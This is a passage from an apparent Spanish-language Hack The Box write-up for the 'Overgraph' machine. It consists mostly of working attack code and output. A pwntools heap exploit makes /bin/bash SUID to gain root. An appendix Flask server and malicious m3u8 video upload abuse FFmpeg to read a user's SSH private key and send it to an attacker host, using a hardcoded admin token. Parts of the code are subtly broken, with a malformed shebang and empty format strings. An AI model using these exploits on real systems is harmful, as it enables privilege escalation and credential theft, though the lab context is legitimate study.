[!] /usr/bin/env python3

from pwn import context, log, p64, remote, sys
from argparse import ArgumentParser
import socket

context.binary = "report"

def connect_host(ip, port):
    """Crea una conexión remota con manejo explícito de errores."""
    try:
        return remote(ip, int(port))
    except socket.gaierror:
        print("[ERROR] No se pudo resolver el nombre del host.")
    except ConnectionRefusedError:
        print("[ERROR] La conexión fue rechazada. El puerto podría estar cerrado.")
    except TimeoutError:
        print("[ERROR] La conexión ha expirado por timeout.")
    except ValueError:
        print("[ERROR] El puerto proporcionado no es válido.")
    except OSError as e:
        print(f"[ERROR] Error de sistema al conectar: {e}")
    except Exception as e:
        print(f"[ERROR] Error inesperado: {e}")
    return None

def login(p):
    token = b"\x00\x3crtugliwra"
    """Envía el token y el nombre."""
    p.sendlineafter(b"Enter Your Token: ", token)

    # Dirección calculada de forma explícita
    target_addr = context.binary.sym.userinfo1 + 40
    p.sendlineafter(b"Enter Name: ", p64(target_addr))

def create_message(p, title, msg):
    """Crea un mensaje usando el menú."""
    p.sendlineafter(b"> ", b"1")
    p.sendlineafter(b"Message Title: ", title)
    p.sendlineafter(b"Message: ", msg)

def edit_message(p, index, new_title):
    """Edita un mensaje existente."""
    p.sendlineafter(b"> ", b"2")
    p.sendlineafter(b"Enter number to edit: ", str(index).encode())
    p.sendlineafter(b"Message Title: ", new_title)

def exit_program(p):
    """Sale del menú."""
    p.sendlineafter(b"> ", b"5")

def main(ip, port):
    p = connect_host(ip, port)
    if not p:
        return

    login(p)
    create_message(p, b"AAAA", b"BBBB")
    edit_message(p, 12, b"chmod 4755 /bin/bash\x00")
    exit_program(p)

    p.close()

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-i", "--ip", help="ip de la máquina víctima", required=True)
    parser.add_argument("-p", "--port", help="puerto de la máquina víctima", required=True)

    args = parser.parse_args()
    main(args.ip, args.port)
```

Una vez preparado el exploit, es necesario **redirigir el puerto 9851** hacia nuestra máquina mediante SSH para interactuar localmente con el servicio. Tras establecer el túnel, ejecutamos el script anterior.

```
[isolated]-(usuario㉿kali)-[~/HTB/overgraph/content]
└─$ python3 heap_exploit.py -i 127.0.0.1 -p 9851
[*] '/home/usuario/HTB/overgraph/content/report'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:       NX enabled
  PIE:      No PIE (0x3f8000)
  RUNPATH:   b'./libc'
  Stripped:  No
[*] Opening connection to 127.0.0.1 on port 9851: Done
[*] Closed connection to 127.0.0.1 port 9851
```



El resultado final es la **modificación del binario /bin/bash**, al cual se le asigna el bit **SUID**, otorgándonos así **privilegios de root** al invocarlo. Con ello, obtenemos control total sobre el sistema comprometido y completamos la explotación de la máquina.

```
user@overgraph:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
user@overgraph:~$ bash -p
bash-5.0# id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
bash-5.0# 
```



## Anexo

```
#!/usr/bin/python3
import requests
from argparse import ArgumentParser
from flask import Flask, request

app = Flask(__name__)
file_id_rsa = ['-----BEGIN OPENSSH PRIVATE KEY-----\n']
flag = 0
localhost = "127.0.0.1"
adminToken = "c0b9db4c8e4bbb24d59a3aaffa8c8b83"

@app.route('/', methods=['GET'])
def index():
    data = request.args.get('d')

    # Si no hay parámetro, ignoramos la petición
    if not data:
        return ''

    data = data.replace(' ', '+')
    file_id_rsa.append(data)
    save_file()
    return ""

def save_file():
    try:
        with open("id_rsa", "w") as f:
            f.write("\n".join(file_id_rsa) + '\n-----END OPENSSH PRIVATE KEY-----\n')
    except PermissionError:
        print("[ERROR] No tienes permisos para escribir el archivo 'id_rsa'.")
    except OSError as e:
        print(f"[ERROR] Error del sistema al escribir el archivo: {e}")

@app.route('/header.m3u8', methods=['GET'])
def header():
    global flag
    global localhost

    # Primeras dos peticiones: devolvemos el M3U8 con la URL de exfiltración
    if flag < 2:
        flag += 1
        return (
            "#EXTM3U\n"
            "#EXT-X-MEDIA-SEQUENCE:0\n"
            "#EXTINF:1,\n"
            "fhttp://{}{}/?d={}"
        )

    # A partir de la tercera petición, pedimos el siguiente fragmento
    offset = len("\n".join(file_id_rsa)) + 1
    upload_video(offset)
    flag = 0
    return ""

def upload_video(offset):
    # Validación básica
    if not isinstance(offset, int) or offset < 0:
        raise ValueError(f"Offset inválido: {offset}")

    # Construcción clara del payload
    payload = (
        "#EXTM3U\n"
        "#EXT-X-MEDIA-SEQUENCE:0\n"
        "#EXTINF:10.0,\n"
        f"concat:http://{}{}/header.m3u8|\n"
        f"subfile,,start,(offset),end,10000,,:/home/user/.ssh/id_rsa\n"
        "#EXT-X-ENDLIST\n"
    )

    # Envío con manejo de errores
    try:
        response = requests.post(
            "http://10.129.114.222/admin/video/upload",
            headers={
                "Host": "internal-api.graph.hbt",
                "admintoken": adminToken
            },
            files={
                "file": ("video.avi", payload.encode(), "video/x-msvideo")
            },
            timeout=5
        )
    except requests.exceptions.RequestException as e:
        print(f"[ERROR] Fallo al enviar el payload: {e}")
    return response

def main(ip):
    global localhost
    localhost = ip

    offset = len(file_id_rsa[0]) + 1
    upload_video(offset)
    app.run(host='0.0.0.0', port=80, debug=True)

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-l", "--localhost", help="ip de atacante", required=True)

    args = parser.parse_args()
    main(args.localhost)
```

